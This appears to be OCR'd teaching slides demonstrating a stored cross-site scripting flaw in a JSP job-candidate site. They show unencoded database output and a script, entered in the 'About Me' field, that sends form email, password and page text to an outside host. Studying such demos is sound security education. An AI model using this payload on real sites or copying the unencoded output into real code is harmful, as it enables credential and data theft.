
The Job Posting Site's Job Candidate Page




```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=ISO-8859-1">
<title>Job Candidate Page</title>
</head>


<body>

<FORM METHOD=POST ACTION="jobCandidate.jsp">
First name? <INPUT TYPE=TEXT NAME=firstName value=<%= "\"" + user.getFirstName() + "\"" %> SIZE=20><BR>
Last name? <INPUT TYPE=TEXT NAME=lastName value=<%= "\"" + user.getLastName() + "\"" %> SIZE=20><BR>
Email? <INPUT TYPE=TEXT NAME=email value=<%= "\"" + user.getEmail() + "\"" %> SIZE=20><BR>
About Me? <TextArea NAME=aboutMe cols="80" rows="30">
<%= user.getAboutMe() %>
</TextArea><BR>

<P><INPUT TYPE=SUBMIT  name="Submit" value="Submit">
</P>
</FORM>

<b>Candidate information</b><BR>
Name: <%=user.getFirstName() + " " + user.getLastName() %><BR>
Email: <%= user.getEmail() %><BR>

</body>
</html>
```

HTML code for the job candidate page with form's input tags.

JSP code for the job candidate page




```
<jsp:useBean id="user" class="user.JobCandidateData" scope="session"/>
<jsp:setProperty name="user" property="*"/>

<%
   if (request.getParameter("Submit")!=null && request.getParameter("Submit").equals("Submit")){
       // put into the database

       try{

           Class.forName("sun.jdbc.odbc.JdbcOdbcDriver");
           String url = "jdbc:odbc:owaspXSS";
           Connection con = DriverManager.getConnection(url,null,null);

           PreparedStatement stmt= con.prepareStatement("select * from JobCandidates where email = ?");
           stmt.setString(1,user.getEmail());
           ResultSet rs = stmt.executeQuery();

           PreparedStatement stmt2 = null;

           if (rs.next()){
               // job candidate already exists
               stmt2= con.prepareStatement("update JobCandidates set aboutme = ?  where email = ?");

               // gather data from user input and put directly into parameters for parameterized query
               // THIS IS A VULNERABILITY!!!
               stmt2.setString(1,user.getAboutMe());
               stmt2.setString(2,user.getEmail());
           }
           else{
              // new job candidate
              stmt2= con.prepareStatement("insert into JobCandidates (lastname, firstname, aboutme, email) values(?,?,?,?)");


               // gather data from user input and put directly into parameters for parameterized query
               // THIS IS A VULNERABILITY!!!
              stmt2.setString(1,user.getLastName());
              stmt2.setString(2,user.getFirstName());
              stmt2.setString(3,user.getAboutMe());


              stmt2.setString(4,user.getEmail());
           }


           stmt2.executeUpdate();
       }
       catch (Exception e){
           out.println(e.toString());
       }

   }
```



```
package user;
public class JobCandidateData {
    String firstName;
    String lastName;
    String email;
    String password;
    String aboutMe;

    public String getFirstName() { return firstName; }
    public void setFirstName( String value )
    {
        firstName = value;
    }

    public String getLastName() { return lastName; }
    public void setLastName( String value )
    {
        lastName = value;
    }

    public String getEmail() { return email; }
    public void setEmail( String value )
    {
        email = value;
    }


    public String getPassword() { return password; }
    public void setPassword( String value )
    {
        password = value;
    }

    public String getAboutMe() { return aboutMe; }
    public void setAboutMe( String value )
    {
        aboutMe = value;
    }
}
```

Despite the use of parameterized queries, there is still an XSS vulnerability because user input goes directly into the database without being HTML-encoded.




First name? Joe
Last name? Badguy
Email? joe@badguy.com

```
<form name="sourceForm" action="http://mikemitri.com/testHttpRequest.php"
method="post">
<script>

function postCommand() {
        document.sourceForm.action =
                "http://mikemitri.com/testHttpRequest.php?email=" +
                        document.getElementsByName("email")[0].value +
                        "&password=" + document.getElementsByName("password")
[0].value;

        document.sourceForm.submit();
}



</script>
<input type="submit" name="submit" onclick="postCommand();" value="Push Me">
</form>
```

About Me?

Bad guy enters evil script here, and submits…



PersistentXSSExample : Database (Access 2007 - 2010) - Microsoft Access
Table Tools
File Home Create External Data Database Tools Fields Table
View Paste Cut Copy Format Painter Filter Ascending Descending Remove Sort Selection Advanced Toggle Filter Refresh All New Save Delete Totals Spelling More Find Replace Go To Select Calibri (Detail) 11
Views Clipboard Sort & Filter Records Find Text Formatting
All Access Objects
Search...
Tables
Employers
JobCandidates
Record: 2 of 2 No Filter Search
Datasheet View

JobCandidates

email	FirstName	LastName	AboutMe	Click to Add
joe@badguy.com	Joe	Badguy	(script below)	
frances@niceperson.com	Frances	Niceperson	I am very nice.	

```
<form name="sourceForm"
action="http  badguy.com      HttpRequest.php" method="post">
<script>

function postCommand() {
var theform;
if (window.navigator.appName.toLowerCase().indexOf("netscape") > -1) {
theform = document.forms["sourceForm"];
}
else {
theform = document.sourceForm;
}
theform.action =
"http://mikemitri.com/testHttpRequest.php?data=" +
document.body.innerText;
theform.submit();
}
```

…and now the evil script has been stored at the job-posting database.




```
            else if (request.getParameter("Submit").equals("PickCandidate")){
                // picking a candidate
                out.println("<br><br>You picked candidate: " + request.getParameter("chosenCandidate"));

                // using parameterize query to get information
                PreparedStatement stmt= con.prepareStatement("select * from JobCandidates where email = ?");
                stmt.setString(1,request.getParameter("chosenCandidate"));
                ResultSet rs = stmt.executeQuery();

                if (rs.next()){

                    // displaying candidate information
                    String firstName = rs.getString("FirstName");
                    String lastName = rs.getString("LastName");
                    String aboutMe = rs.getString("AboutMe");
                    out.println("<br>Name: "  + firstName + " " + lastName);
                    out.println("<br>Information: "  + aboutMe);

                }
            }
        }
        catch (Exception e){
            out.println(e.toString());
        }

    }


%>
</FORM>
</body>
</html>
```

